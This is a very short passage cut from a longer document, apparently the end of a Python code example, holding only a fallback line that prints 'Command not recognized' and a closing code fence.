    print("Command not recognized")
```